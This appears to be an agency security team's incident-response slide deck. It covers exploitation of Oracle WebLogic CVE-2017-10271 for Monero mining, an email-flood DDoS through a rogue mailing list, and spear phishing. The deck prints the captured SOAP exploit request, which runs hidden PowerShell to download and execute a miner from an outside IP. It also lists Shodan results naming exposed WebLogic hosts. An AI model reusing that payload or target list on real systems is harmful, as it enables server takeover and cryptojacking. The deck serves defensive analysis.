
CVE-ID

CVE-2017-10271

Description

Vulnerability in the Oracle WebLogic Server component of Oracle Fusion Middleware (subcomponent: WLS Security). Supported versions that are affected are 10.3.6.0.0, 12.1.3.0.0, 12.2.1.1.0 and 12.2.1.2.0. Easily exploitable vulnerability allows unauthenticated attacker with network access via T3 to compromise Oracle WebLogic Server. Successful attacks of this vulnerability can result in takeover of Oracle WebLogic Server. CVSS 3.0 Base Score 7.5 (Availability impacts). CVSS Vector: (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H).

Analysis



The attacker used a SOAP call to execute arbitrary code against:
`/wls-wsat/CoordinatorPortType`

Inspecting IPS logs from other systems, we could find more of these attempts, at a very low intensity, over a long time period:

```
[Tue Jan 02 12:57:20 2018] [error] [client 192.168.119.1] File does not exist: /var/www/html/wls-wsat
[Wed Jan 03 12:24:23 2018] [error] [client 192.168.119.1] File does not exist: /var/www/html/wls-wsat
[Wed Jan 03 18:37:56 2018] [error] [client 192.168.119.1] File does not exist: /var/www/html/wls-wsat
[Thu Jan 04 10:47:26 2018] [error] [client 192.168.119.1] File does not exist: /var/www/html/wls-wsat
```

```
POST /wls-wsat/CoordinatorPortType HTTP/1.1
```

```
Host:
```

```
Connection: keep-alive
```

```
Accept-Encoding: gzip, deflate
```

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
```

```
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:56.0) Gecko/20100101 Firefox/56.0
```

```
Content-Type: text/xml;charset=UTF-8
```

```
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
```

```
Content-Length: 859
```

```
X-Virtual-Server-Port: 8080
```

```
<soapenv:Envelope xmlns:soapenv=%22http://schemas.xmlsoap.org/soap/envelope/%22>
```

```
<soapenv:Header>
```

```
<work:WorkContext xmlns:work=%22http://bea.com/2004/06/soap/workarea/%22>
```

```
<java>
```

```
<void class=%22java.lang.ProcessBuilder%22>
```

```
<array class=%22java.lang.String%22 length=%223%22>
```

```
<void index=%220%22>
```

```
<string>C:\windows\system32\cmd.exe</string>
```

```
</void>
```

```
<void index=%221%22>
```

```
<string>/c</string>
```

```
</void>
```

```
<void index=%222%22>
```

```
<string>powershell.exe -WindowStyle Hidden $P = NEW-OBJECT
```

```
SYSTEM.NET.WEBCLIENT;$P.DownloadFile('http://222.184.79.11:5319/minerxmr.exe', 'C:\minerxmr.exe');START
```

```
C:\minerxmr.exe</string>
```

```
</void>
```

```
</array>
```

```
<void method=%22start%22/>
```

```
</void>
```

```
</java>
```


```
</work:WorkContext>
```

```
</soapenv:Header>
```

```
<soapenv:Body/>
```

```
</soapenv:Envelope>
```

Analysis



- ✓ The payload is uploaded in Virustotal and marked as Matched Rule: **XMRIG Monero CryptoCoin Miner**
- ✓ No evidence of data leakage
- ✓ No evidence of lateral movement

Economics of an attack/1



1 Monero = 108 USD

Difficulty Factor	<input type="text" value="65864351614"/>	
Hash Rate	<input type="text" value="500"/>	H/s ▾
XMR/USD Exchange Rate	<input type="text" value="107.77"/>	
XMR/Block Reward	<input type="text" value="5"/>	
Pool Fees %	<input type="text" value="0"/>	
Hardware Cost (USD)	<input type="text" value="0"/>	
Power (Watts)	<input type="text" value="0"/>	
Power Cost (USD/kWh)	<input type="text" value="0"/>	

**3 weeks:
± 8 \$**



Duration	Calculation	Estimated Profit in USD
1 Day	Show Details	0.35
1 Week	Show Details	2.47
1 Month	Show Details	10.60
Half Year	Show Details	64.32
1 Year	Show Details	129.00

Economics of an attack/2



Attackers Exploit Oracle WebLogic Flaw to Mine \$266K in Monero

JANUARY 12TH, 2018
COMMENTS

WAQAS


HACKING NEWS, SECURITY


0


Currently, there is no evidence of loss of data from the compromised machines and it seems that the exploit's primary purpose is to mine cryptocurrencies. As per the analysis of Johannes B. Ulrich, SANS' Dean of Research, at least 611 Monero coins were obtained by an attacker, approx. \$226,000.

Your Stats & Payment History

42jF56tc85UTZwhMQc6rHbMHTxHqK74qS2zqLyRZxLbwegsy7FJ9w4T5B69Ay5qeMEMuvVDwHNeopAxrEZkkHrMb5phovJ6

 Pending Balance:
0.054602325502 XMR

 Total Paid: 37.720216029069 XMR

 Last Share Submitted: about a minute ago

 Hash Rate: 300.00 H/sec

Hash Rate



Economics of an attack/3


SHODAN [Search](#) [Home](#) [Explore](#) [Downloads](#) [Reports](#) [Pricing](#) [Enterprise Access](#) [My](#)

[Exploits](#) [Maps](#) [Images](#) [Share Search](#) [Download Results](#) [Create Report](#)

TOTAL RESULTS

3,478

TOP COUNTRIES



Netherlands	1,528
United States	456
China	269
Japan	180
India	108

TOP SERVICES

9001	370
HTTP	350
Qconn	210
HTTP (8080)	193
5555	177

TOP ORGANIZATIONS

A2b Ip B.v.	777
-------------	-----

New Service: Keep track of what you have connected to the Internet. Check out [Shodan Monitor](#)

18.229.159.32 [↗](#)

ec2-18-229-159-32.sa-east-1.compute.amazonaws.com **SSL Certificate**
Amazon.com
Added on 2019-09-17 03:44:36 GMT
 Brazil, Sao Paulo

cloud self-signed

Issued By:
|- Common Name: 18.229.159.32
Issued To:
|- Common Name: 18.229.159.32

Supported SSL Versions
TLSv1, TLSv1.1, TLSv1.2

HTTP/1.1 200 OK
Date: Tue, 17 Sep 2019 03:44:36 GMT
Content-Length: 0
Server: **WebLogic WebLogic** Server 6.1 SP4 **11/08/2002**
X-Powered-By: ASP.NET

18.229.159.32 [↗](#)

ec2-18-229-159-32.sa-east-1.compute.amazonaws.com **SSL Certificate**
Amazon.com
Added on 2019-09-17 03:51:58 GMT
 Brazil, Sao Paulo

cloud self-signed

Issued By:
|- Common Name: 18.229.159.32
Issued To:
|- Common Name: 18.229.159.32

Supported SSL Versions
TLSv1, TLSv1.1, TLSv1.2


HTTP/1.1 200 OK
Date: Tue, 17 Sep 2019 03:51:58 GMT
Content-Length: 0
Server: **WebLogic WebLogic** Server 6.1 SP4 **11/08/2002**
X-Powered-By: ASP.NET

35.180.130.113 [↗](#)

ec2-35-180-130-113.eu-west-3.compute.amazonaws.com
Amazon Data Services France
Added on 2019-09-17 03:45:32 GMT
 France, Paris

HTTP/1.1 200 OK
Date: Tue, 17 Sep 2019 03:45:32 GMT
Content-Length: 0
Server: **WebLogic** Server 7.0 SP4 Tue Aug 12 11:22:2 PDT 2003
X-Powered-By: ASP.NET

PDT 2003



email flood DDoS

19/10/2017



What happened

- First email: attack is triggered!
- ← EMSA automatic answer: “thanks for contacting!”
- FUSION automatic answer: “dear EMSA ticket opened”
- ← EMSA to FUSION: “ticket opened/or updated – thanks”

.....

± 2000 emails

± 260 tickets

FINDING@ROADMAP2HEAVEN.COM

ROADMAP2HEAVEN.COM



Rogue mailing list
with public EU
email addresses



Analysis



ICANN WHOIS

roadmap2heaven.com

Lookup

Registrar

WHOIS Server: whois.google.com

URL: https://domains.google.com

Registrar: Google LLC

IANA ID: 895

Abuse Contact Email: registrar-abuse@google.com

Abuse Contact Phone: +1.8772376466

Important Dates

Updated Date: 2017-10-25

Created Date: 2017-10-04

Registrar Expiration Date: 2018-10-04

Name Servers

NS-CLOUD-C1.GOOGLEDOMAINS.COM

NS-CLOUD-C2.GOOGLEDOMAINS.COM

NS-CLOUD-C3.GOOGLEDOMAINS.COM

NS-CLOUD-C4.GOOGLEDOMAINS.COM

Plausible attack dynamics/1

Google Domains



G Suite by Google Cloud



Google Groups

Google

Search for members



Groups



Add

TestSBA123

Please use this feature carefully. Only add people who you know. Using this feature for sending unwanted emails can result in account deactivation.

Enter email addresses to add as members

Members

All members

Invite members

Direct add members

Separate email addresses with commas. Each person will immediately become a member and can start receiving messages.

Write a welcome message

Add members to your Group

You can directly add up to 10 people to your Group at once. Only 25 people can be directly added to a Group.

Plausible attack dynamics/2



ICANN WHOIS

roadmap2heaven.com

Lookup

Important Dates

Updated Date: 2017-10-25

Created Date: 2017-10-04

Registrar Expiration Date: 2018-10-04

Status

Domain Status:clientDeleteProhibited

https://www.icann.org
/epp#clientDeleteProhibited

Domain Status:clientHold https://www.icann.org
/epp#clientHold

Domain Status:clientTransferProhibited

https://www.icann.org
/epp#clientTransferProhibited

Domain Status:clientUpdateProhibited

https://www.icann.org
/epp#clientUpdateProhibited

clientHold

This status code tells your domain's registry to not activate your domain in the DNS and as a consequence, it will not resolve. It is an uncommon status that is usually enacted during legal disputes, non-payment, or when your domain is subject to deletion.

Often, this status indicates an issue with your domain that needs resolution. If so, you should contact your registrar to resolve the issue. If your domain does not have any issues, but you need it to resolve, you must first contact your registrar and request that they remove this status code.

Lessons learned



- ✓ **Filter background noise, stay cold**
- ✓ **Importance of rebuilding incident timeline**
- ✓ **Focus on logs, logs, logs!**
- ✓ **Spear-fishing attack in preparation against Agencies?**
- ✓ **Tune Auto-Reply & safeguards in ticketing tool**

Economics of an attack



✓ **Domain registration** Google Domains

From **\$12** a year

✓ **Google G-Suite**

G Suite by Google Cloud

Basic

4 €

EUR/utilizador/mês

✓ **TOTAL ATTACK COST:**

16 \$

✓ **DAMAGE:**

?



Spear phishing



Jul 2019



Security Events figures => Spam/Scam

Spam/Scam emails:

- ✓ Inbound= 3,000/day
- ✓ Spam = 1,000/day (33%)



Spear phishing



From: ADMINISTRATOR <updates@emsa.gov.au>

Sent: 12 June 2019 08:41


To: [REDACTED]

Subject: You Have Pending Incidents


Hi [REDACTED]

We noticed your incoming incidents.

Follow the instruction below



Quest for data exfiltration



Action plan



- ✓ **Secure remote email access**
- ✓ **SIEM improvement**
- ✓ **AD user management improvement**
- ✓ **Legal aspects**
- ✓ **Awareness for users**



 twitter.com/emsa_lisbon

 facebook.com/emsa.lisbon

